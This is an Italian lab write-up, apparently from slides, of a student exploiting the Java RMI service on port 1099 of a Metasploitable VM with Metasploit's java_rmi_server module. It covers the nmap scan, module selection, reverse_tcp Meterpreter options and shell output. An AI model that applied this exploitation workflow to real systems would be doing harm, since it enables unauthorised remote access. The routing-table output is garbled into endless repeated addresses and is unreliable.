Cyber Security & Ethical Hacking

Sfruttare vulnerabilità Metasploit. Creazione sessione Meterpreter.

Introduzione alla traccia

La traccia di oggi, richiede di sfruttare una vulnerabilità sulla nostra macchina Metasploitable, sita nella porta 1099 - Java RMI, al fine di ottenere una sessione di Meterpreter, sulla macchina vittima.

I requisiti sono:

- · Scansione della macchina con nmap per evidenziare le vunlerabilità;
- Exploitare la macchina ed ottenere le seguenti informazioni:
 - 1. Configurazione di rete.
 - 2.Informazioni sulla tabella di routing della macchina vittima.

Prefazione

Facciamo un piccolo riepilogo degli argomenti trattati nella traccia

Partiamo da Metasploit, che sappiamo essere in frame-work open source usato per il penetration testing e lo sviluppo di exploit. Essa ci fornisce una vasta gamma di exploit e numerosi vettori di attacco, ed è altresì utilizzato per creare ed automatizzare i propri exploit. La vulnerabilità citata nella traccia è relativa alla porta 1099 TCP che è comunemente associata a Java RMI (Rempte Method Invocation), ovvero un meccanismo di comunicazione tra processi in ambiente Java. La vulnerabilità in questione è dovuta ad una configurazione di default errata, che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target. In base al payload che utilizzeremo ci aspettiamo di ricevere, se l'attacco fa a buon fine, una shell di Meterpreter.

Prefazione


Facciamo un piccolo riepilogo degli argomenti trattati nella traccia

Ma cos'è questa Shell di Meterpreter, tanto ambita? Bene, Meterpreter è una shell molto potente che gira su diverse applicazioni, tecnologie, e sistemi operativi.

Ma cos'è una shell? Una "shell" è un'interfaccia attraverso la quale, un utente può interagire con il sistema operativo o un'applicazione, dando comandi e ricevendo risposte, e in questo caso permette a noi attaccanti, di infiltrarci in maniera non autorizzata all'interno del sistema target, consentendoci movimenti sempre più subdoli, fino ad ottenere un accesso completo. Meterpreter è utile anche per fare information gathering, ovvero estrarre informazioni, some il S.O. e le info generali sulla macchina target, la configurazione di rete in uso, che è proprio quello che richiede la traccia, la tabella di routing, anche questa nella lista dei nostri obiettivi, e informazioni sull'utente che sta eseguendo il processo exploitato. Capite bene, che essere vittime di un attacco del genere è estremamente pericoloso, perchè non solo l'attaccante può operare, indisturbato interfacciandosi con la macchina, ma anche perchè vi è un acesso a delle informazioni importanti in termine di sicurezza.

Test della connessione

Come prima cosa, sembrerà banale, ma dobbiamo controllare se le macchine comunicano tra di loro, e lo facciamo con il solito amico ping.



Scansione della porta

La traccia ci fornisce già la porta sulla quale operare, quindi facciamo una velocissima scansione con nmap per avere conferma

Nmap -p 1099 192.168.1.16

```
msf6 > nmap -p 1099 192.168.1.16
[*] exec: nmap -p 1099 192.168.1.16

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 13:07 GMT
Nmap scan report for kali.station (192.168.1.16)
Host is up (0.0010s latency).

PORT STATE SERVICE
1099/tcp open rmiregistry

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
msf6 > ■
```

Matching Modules

#	Name eva	Disclosure Date	Rank	Check	Description
092	CU_CU_CU_CU_CU_CU_CU_CU_CU_CU_CU_CU_CU_C				
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

<u>msf6</u> > use 1

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options RVICE

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY RHOSTS	10	yes yes	
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on al l addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
			
LHOST	192.168.1.26	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id Name


0 Generic (Java Payload)

Ricerca vettore di attacco e settaggio delle opzioni.

La slide precedente ci mostra un resoconto di quello che ho fatto, che adesso vi spiegherò;

- 1.Utilizzando la funzionalità "search" ci è molto semplice individuare l'oggetto che cerchiamo ovvero java_rmi. Selezioniamo il numero 1 perchè come possiamo vedere è quello inerente alla configurazione di default di java.
- 2.Il payload che andremo ad utilizzare è già settato di default ovvero java/Meterpreter/reverse_tcp, che ci indica il linguaggio specifico, avvero Java, ci indica altresì che verrà utilizzato Meterpreter in "reverse_tcp" ovvero la modalità di connessione, che consiste nell'invio dal sistema bersaglio, di una richiesta di connessione al sistema controllato dall'attaccante. Praticamente, la vittima, ci chiede di connetterci!
- 3. Vediamo se i settaggi sono corretti con il comando "show option" e vediamo che l'unica informazione necessaria, richiesta è l'RHOST. E procediamo con il relativo comando ad impostarlo.

Dichiarazione ip target e apertura shell.



Come possiamo vedere, una volta settato l'IP target, possiamo avviare il nostro attacco con il comando exploit, e bingo!

Shell operativa.

Reperimento informazioni rete.

```
Interface 1

Name : lo - lo
Hardware MAC : 00:00:00:00:00

IPv4 Address : 127.0.0.1

IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : ::

Interface 2

Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00

IPv4 Address : 192.168.1.16

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::2086:43ff:fe0d:3fc6

IPv6 Netmask : ::
```

```
| Subnet | Netmask | Gateway | Metric | Interface | 127.0.0.1 | 255.0.0.0 | 0.0.0.0 | 192.168.1.16 | 255.255.255.0 | 0.0.0.0 | 192.168.1.16 | Subnet | Netmask | Gateway | Metric | Interface | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.0.1 | 127.0.
```

Ed eccoci giunti alla fine della traccia, abbiamo ottenuto le informazioni di rete richieste, eseguendo i comandi "ifconfig" e "route".

Fin.